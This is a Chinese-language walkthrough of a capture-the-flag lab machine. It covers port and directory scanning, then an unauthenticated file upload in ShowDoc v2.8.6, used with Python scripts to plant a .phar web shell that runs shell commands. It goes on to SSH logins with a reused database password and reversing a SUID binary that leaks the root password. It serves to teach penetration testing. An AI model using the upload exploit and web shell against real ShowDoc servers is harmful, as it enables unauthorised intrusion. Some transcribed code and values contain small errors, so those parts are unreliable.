

Show

端口扫描

```
nmap 192.168.43.253
```

nmap扫描找到两个端口22和80，http服务开放在80端口，因此下一步可以对80端口进行目录扫描

```
(root@zss)-[/home/zss]
# nmap 192.168.43.253
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-27 10:08 CST
Nmap scan report for 192.168.43.253
Host is up (0.0034s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 9.72 seconds
```

目录扫描

```
(root@zss)-[/home/zss]
# dirsearch -u http://192.168.43.253
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3


Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | WordList size: 11460
Output File: /home/zss/reports/http_192.168.43.253/_26-04-27_10-08-58.txt
Target: http://192.168.43.253/

[10:08:58] Starting:
[10:09:02] 403 - 319B - /.ht_wsr.txt
[10:09:02] 403 - 319B - /.htaccess.orig
[10:09:02] 403 - 319B - /.htaccess.bak1
[10:09:02] 403 - 319B - /.htaccess.save
[10:09:02] 403 - 319B - /.htaccess.se
[10:09:02] 403 - 319B - /.htaccess.extra
[10:09:02] 403 - 319B - /.htaccessBAK
[10:09:02] 403 - 319B - /.htaccessOLD
[10:09:02] 403 - 319B - /.htm
[10:09:02] 403 - 319B - /.html
[10:09:02] 403 - 319B - /.htaccess_orig
[10:09:02] 403 - 319B - /.htpasswd_test
[10:09:02] 403 - 319B - /.htaccess.sample
[10:09:02] 403 - 319B - /.htpasswd
[10:09:02] 403 - 319B - /.http-auth
[10:09:02] 403 - 319B - /.htaccessOLD2
[10:09:04] 403 - 319B - /.php
[10:09:31] 200 - 564B - /composer.json
[10:09:31] 404 - 16B - /composer.phar
[10:09:36] 200 - 385B - /Dockerfile
[10:09:37] 301 - 364B - /documentation -> http://192.168.43.253/documentation/
[10:09:37] 200 - 488B - /documentation/
[10:09:39] 200 - 4KB - /favicon.ico
[10:09:45] 301 - 358B - /install -> http://192.168.43.253/install/
[10:09:46] 200 - 696B - /install/
[10:09:46] 200 - 696B - /install/index.php?upgrade/
[10:09:48] 200 - 1KB - /LICENSE.txt
[10:09:59] 404 - 16B - /php-cs-fixer.phar
[10:10:02] 404 - 16B - /phpunit.phar
[10:10:05] 200 - 695B - /Public/
[10:10:06] 200 - 4KB - /README.md
[10:10:08] 200 - 30B - /robots.txt
[10:10:10] 301 - 357B - /server -> http://192.168.43.253/server/
[10:10:10] 403 - 319B - /server-status
[10:10:10] 403 - 319B - /server-status/
[10:10:20] 200 - 958B - /web/

Task Completed
```

访问端口目录

访问 80 端口后，识别到目标网站运行的是 ShowDoc 项目



访问/composer.json，识别到运行的是旧版本的ShowDoc，而且找到了ShowDoc的Github开源项目地址：<https://github.com/star7th/showdoc>

```
http://192.168.43.253/composer.json
```

```
{
  "name": "showdoc/showdoc",
  "type": "project",
  "description": "ShowDoc is a tool greatly applicable for an IT team to share documents online",
  "keywords": ["showdoc", "documents", "Api"],
  "homepage": "https://github.com/star7th/showdoc",
  "version": "v2.8.6",
  "license": "Apache-2.0",
  "authors": [
    {
      "name": "star7th",
      "email": "xing7th@gmail.com",
      "homepage": "http://blog.star7th.com/",
      "role": "Developer"
    }
  ],
  "require": {
    "php": ">=5.3.0"
  }
}
```

ShowDoc 是开源文档管理工具，具备文档上传的功能，去Github下载项目源码找上传接口在Controller\AttachmentController.php中找到上传接口uploadImg()

```
AttachmentController.class.php X
server > Application > Api > Controller > AttachmentController.class.php
8  {
175  {
180      if ($ret) {
224      }
225      } else {
226          echo "www.showdoc.cc";
227      }
228  }
229
230  //上传图片
231  public function uploadImg()
232  {
233      $login_user = $this->checkLogin();
234      $item_id = I("item_id/d") ? I("item_id/d") : 0;
235      $page_id = I("page_id/d") ? I("page_id/d") : 0;
236
237
238      if ($_FILES['editormd-image-file']['name'] == 'blob') {
239          $_FILES['editormd-image-file']['name'] .= '.jpg';
240      }
241
242      if (!$FILES['editormd-image-file']) {
243          return false;
244      }
245
246      if (ID("Attachment")->isAllowedFilename($_FILES['editormd-image-file']['name'])) {
247          $message = "不支持上传该文件类型。如有需要请联系网站管理员";
248          echo json_encode(array("message" => $message, "success" => 0));
249          return false;
250      }
251
252      $url = D("Attachment")->upload($_FILES, 'editormd-image-file', $login_user['uid'], $item_id, $page_id);
253      if ($url) {
254          echo json_encode(array("url" => $url, "success" => 1));
255      }
256  }
257 }
```

```
$login_user = $this->checkLogin();
```

这里虽然调用了 checkLogin(), 但后面没有看到明显的“未登录就直接退出”的逻辑, 第一反应是它可能只是取当前登录用户信息, 不一定真正拦截未登录访问, 猜测可能存在“未授权可访问”的漏洞点

下一步直接对这个路由发一个上传请求, 看未登录状态下服务器是直接拒绝, 跳转登录, 还是正常返回上传结果, 如果未登录也返回了上传成功的信息, 那就证明它确实是未授权上传点。

ShowDoc 未授权上传导致 RCE

网站是ThinkPHP架构的, 根据ThinkPHP 的老式路由规则, 写出上传点的访问路径

```
http://192.168.43.253/index.php?s=/home/page/uploadImg
```

直接写一个Python 脚本发上传请求:

```
import requests

url = "http://192.168.43.253/index.php?s=/home/page/uploadImg"
files = {
    "editormd-image-file": (
        "test.phar",
        b"<?php echo 'OK'; ?>",
        "application/octet-stream"
    )
}

r = requests.post(url, files=files)
print(r.text)
```

运行结果

```
{"url":"http:\\\\192.168.43.253\\Public\\Uploads\\2026-04-27\\69ef16a52b1f1.phar","success":1}
```

```
(root@zss)-[/home/zss]
# python3 - <<'PY'
import requests

url = "http://192.168.43.253/index.php?s=/home/page/uploadImg"
files = {
    "editormd-image-file": (
        "test.phar",
        b"<?php echo 'OK'; ?>",
        "application/octet-stream"
    )
}

r = requests.post(url, files=files, timeout=15)
print(r.text)
PY
{"url":"http:\\\\192.168.43.253\\Public\\Uploads\\2026-04-27\\69ef16a52b1f1.phar","success":1}
```

此时没有登录，也返回上传成功的消息，因此存在“未授权可访问”的漏洞点

同时，也返回了文件上传到服务器后的文件名是phar

因此下一步把命令执行的payload写入到1.phar中，然后上传

```
import requests

target = "http://192.168.43.253/index.php?s=/home/page/uploadImg"
payload = b"<?php if(isset($_GET['c'])){system($_GET['c']);} ?>"
files = {
    "editormd-image-file": ("1.phar", payload, "application/octet-stream")
}

resp = requests.post(target, files=files)
print(resp.text)
```

运行结果：

```
{"url":"http:\\\\192.168.43.253\\Public\\Uploads\\2026-04-27\\69ef1920dfc0e.phar","success":1}
```


```
(root@zss)-[/home/zss]
# python3 - <<'PY'
import requests

target = "http://192.168.43.253/index.php?s=/home/page/uploadImg"
payload = b"<?php if(isset($_GET['c'])){system($_GET['c']);} ?>"
files = {
    "editormd-image-file": ("1.phar", payload, "application/octet-stream")
}

resp = requests.post(target, files=files)
print(resp.text)
PY
{"url":"http://192.168.43.253/Public/Uploads/2026-04-27/69ef1920dfc0e.phar","success":1}
```

执行payload

```
http://192.168.43.253/Public/Uploads/2026-04-27/69ef1920dfc0e.phar?c=id
```



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

成功拿到WebShell


- 用户: `www-data`
- 组: `www-data`

信息搜集和凭据复用

WebShell 到手后，看一下有哪些用户

```
http://192.168.43.253/Public/Uploads/2026-04-27/69ef1920dfc0e.phar?c=ls%20/home
```

有两个用户，分别是：l1qin9、mooi



在项目源代码的config.php发现一个密码：

```
'DB_PWD' => 'showdoc123456'
```

```
config.php X
server > Application > Common > Conf > config.php
1  <?php
2  return array(
3      //'配置项'=>'配置值'
4      //使用sqlite数据库
5      'DB_TYPE'    => 'Sqlite',
6      'DB_NAME'    => '../Sqlite/showdoc.db.php',
7      //showdoc不再支持mysql http://www.showdoc.cc/help?page_id=31990
8      'DB_HOST'    => 'localhost',
9      'DB_USER'    => 'showdoc',
10     'DB_PWD'      => 'showdoc123456',
11     'DB_PORT'     => 3306, // 端口
12     'DB_PREFIX'  => '', // 数据库表前缀
13     'DB_CHARSET' => 'utf8', // 字符集
14     'DB_DEBUG'   => TRUE, // 数据库调试模式 开启后可以记录SQL日志
15     'DB_PARAMS'  => array(
```

抱着尝试的心态，SSH登录l1qin9、mooi，发现两个用户都复用了这个口令

- mooi : showdoc123456
- l1qin9 : showdoc123456

SSH登录 mooi，读取user.txt

```
(root@zss)-[/home/zss]
# ssh mooi@192.168.43.253
The authenticity of host '192.168.43.253 (192.168.43.253)' can't be established.
ED25519 key fingerprint is SHA256:MjoUe50N03T2UcSPmLU3evmpGUywf/3IUm0+1p77cI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.43.253' (ED25519) to the list of known hosts.
mooi@192.168.43.253's password:
Linux Show 6.12.73+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.73-1 (2026-02-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Apr 27 00:03:05 2026 from 192.168.43.6
mooi@Show:~$ id
uid=1000(mooi) gid=1000(mooi) groups=1000(mooi),100(users)
mooi@Show:~$ pwd
/home/mooi
mooi@Show:~$ ls
user.txt
mooi@Show:~$ cat user.txt
flag{user-f5ce64ad520f46e2bcb1dc94dbb6dbd3}
mooi@Show:~$
```

user flag:

```
flag{user-f5ce64ad520f46e2bcb1dc94dbb6dbd3}
```

mooi 无 sudo 权限，因此下一步就是横向检查另一个本地用户 l1qin9

横向到 l1qin9 找到本地提权点

在l1qin9 的/home目录发现SUID 程序

- `auth_monitor` 为 `root:root`
- 权限位为 `-rwsr-sr-x`
- `.bash_history` 被软链接到 `/dev/null`

```
(root@zss)-[/home/zss]
# ssh l1qin9@192.168.43.253
l1qin9@192.168.43.253's password:
Linux Show 6.12.73+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.73-1 (2026-02-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Apr 27 00:19:02 2026 from 192.168.43.6
l1qin9@Show:~$ id
uid=1001(l1qin9) gid=1001(l1qin9) groups=1001(l1qin9),100(users)
l1qin9@Show:~$ pwd
/home/l1qin9
l1qin9@Show:~$ ls -lah
total 40K
drwx----- 2 l1qin9 l1qin9 4.0K Apr 25 22:47 .
drwxr-xr-x 4 root root 4.0K Apr 25 20:07 ..
-rwsr-sr-x 1 root root 17K Apr 25 22:43 auth_monitor
lrwxrwxrwx 1 root root 9 Apr 25 22:47 .bash_history -> /dev/null
-rw-r--r-- 1 l1qin9 l1qin9 220 Apr 25 20:07 .bash_logout
-rw-r--r-- 1 l1qin9 l1qin9 3.5K Apr 25 20:07 .bashrc
-rw-r--r-- 1 l1qin9 l1qin9 807 Apr 25 20:07 .profile
l1qin9@Show:~$
```

`auth_monitor` 不是系统默认 SUID，而是放在/home的自定义程序，它的设计目的就是让低权限用户通过某种逻辑获得更高权限功能。同时 `.bash_history -> /dev/null` 说明出题人有刻意隐藏交互痕迹，围绕这个用户布置了一条提权链。

逆向 auth_monitor

运行 `auth_monitor`，要求输入正确的访问码。目前的思路分为两个方向：1. 逆向分析 `auth_monitor`；2. 爆破访问码

```
l1qin9@Show:~$ ./auth_monitor
--- MAZE-SEC ACCESS MONITOR ---
SYSTEM_TICK: 1777279727
CHALLENGE_STAMP: ef336e65
ENTER ACCESS CODE: 
```

先尝试逆向分析 `auth_monitor`

先看字符串：

```
strings -a auth_monitor
```

```
l1qin9@Show:~$ strings -a auth_monitor
/lib64/ld-linux-x86-64.so.2
fgets
puts
setgid
setuid
fopen
time
read
getpid
```

```
__libc_start_main
srand
__cxa_finalize
fclose
printf
__isoc99_scanf
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
/dev/urandom
--- MAZE-SEC ACCESS MONITOR ---
SYSTEM_TICK: %ld
CHALLENGE_STAMP: %08x
ENTER ACCESS CODE:
/root/show.txt
ACCESS DENIED.
;*3$"
GCC: (Debian 14.2.0-19) 14.2.0
Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
__FRAME_END__
_DYNAMIC
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_start_main@GLIBC_2.34
_ITM_deregisterTMCloneTable
puts@GLIBC_2.2.5
getpid@GLIBC_2.2.5
s0rand
_edata
fclose@GLIBC_2.2.5
_fini
printf@GLIBC_2.2.5
read@GLIBC_2.2.5
srand@GLIBC_2.2.5
fgets@GLIBC_2.2.5
__data_start
__gmon_start__
__dso_handle
_IO_stdin_used
time@GLIBC_2.2.5
_end
__bss_start
```

```

main
setgid@GLIBC_2.2.5
fopen@GLIBC_2.2.5
__isoc99_scanf@GLIBC_2.7
__TMC_END__
_ITM_registerTMCloneTable
setuid@GLIBC_2.2.5
__cxa_finalize@GLIBC_2.2.5
_init
.symtab
.strtab
.shstrtab
.note.gnu.property
.note.gnu.build-id
.interp
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.note.ABI-tag
.init_array
.fini_array
.dynamic
.got.plt
.data
.bss
.comment

```

进一步反汇编关键函数 `s0rand()`:

```
objdump -Mintel -d auth_monitor | sed -n '/<s0rand>:/,/^$/p'
```

```

l1qin9@Show:~$ objdump -Mintel -d auth_monitor | sed -n '/<s0rand>:/,/^$/p'
0000000000001219 <s0rand>:
1219:    55                push    rbp
121a:    48 89 e5          mov     rbp, rsp
121d:    48 83 ec 20       sub     rsp, 0x20
1221:    89 7d ec          mov     DWORD PTR [rbp-0x14], edi
1224:    c7 45 fc 39 05 00 00 mov     DWORD PTR [rbp-0x4], 0x539
122b:    8b 45 fc          mov     eax, DWORD PTR [rbp-0x4]
122e:    89 c7            mov     edi, eax
1230:    e8 5b fe ff ff   call    1090 <srand@plt>
1235:    90                nop
1236:    c9                leave
1237:    c3                ret

```

结论:

1. 程序表面上打印 `SYSTEM_TICK` 和 `CHALLENGE_STAMP` , 看起来像是动态挑战。
2. 但 `s0rand()` 内部并没有真正使用传入参数。

3. 它直接将随机种子硬编码为常量 `0x539`，然后调用 `srand(0x539)`。

4. 因此第一次 `rand()` 的结果恒定不变，访问码是固定值。

如果只看程序运行界面，会误以为 `SYSTEM_TICK`、`CHALLENGE_STAMP` 会共同决定访问码，从而把思维带到爆破的错误方向上。但逆向后可以看出，这两个值只是障眼法，真正控制 `rand()` 的是固定常量种子。

既然种子固定，那么第一次 `rand()` 的结果也是固定的。在目标使用的 glibc 情况下，写一个脚本计算出访问码

```
#include <stdio.h>
#include <stdlib.h>

int main() {
    srand(0x539);
    printf("%d\n", rand());
    return 0;
}
```

292616681

利用 auth_monitor 获取 root 口令

运行 `auth_monitor`，输入访问码

```
l1qin9@show:~$ ./auth_monitor
--- MAZE-SEC ACCESS MONITOR ---
SYSTEM_TICK: 1777280803
CHALLENGE_STAMP: 4e654581
ENTER ACCESS CODE: 292616681
1N0jcN9b9uqUJ0VPYbgi
l1qin9@show:~$ []
```

返回值应该是 root 凭据

1N0jcN9b9uqUJ0VPYbgi

SSH登录root，成功读取root.txt：

```
l1qin9@show:~$ ssh root@192.168.43.253
root@192.168.43.253's password:
Linux Show 6.12.73+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.73-1 (2026-02-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Apr 25 20:06:28 2026 from 192.168.3.94
root@show:~# id
uid=0(root) gid=0(root) groups=0(root)
root@show:~# pwd
/root
root@show:~# ls
root.txt show.txt
root@show:~# cat root.txt
flag{root-64f26bcf00751fcbe2d03d5a7d7c93ef}
root@show:~# []
```

flag{root-64f26bcf00751fcbe2d03d5a7d7c93ef}

总结：

1. `nmap` 开放 22/80 端口。

2. 利用旧版 ShowDoc 未授权上传接口上传 `.phar` WebShell, 拿到 `www-data`。
3. 发现可能的复用口令 `showdoc123456`。
4. 用该口令登录 `mooi`, 读取 `user.txt`。
5. 用同一口令横向到 `11qin9`, 发现其家目录中存在自定义 SUID Root 程序 `auth_monitor`。
6. 逆向 `auth_monitor`, 发现“挑战码”伪随机逻辑实际固定, 算出正确访问码 `292616681`。
7. 通过该程序读取 `/root/show.txt`, 得到 root 口令 `1N0jcn9b9uquUJ0VPYbgi`。
8. 使用 root 口令登录并读取 `/root/root.txt`。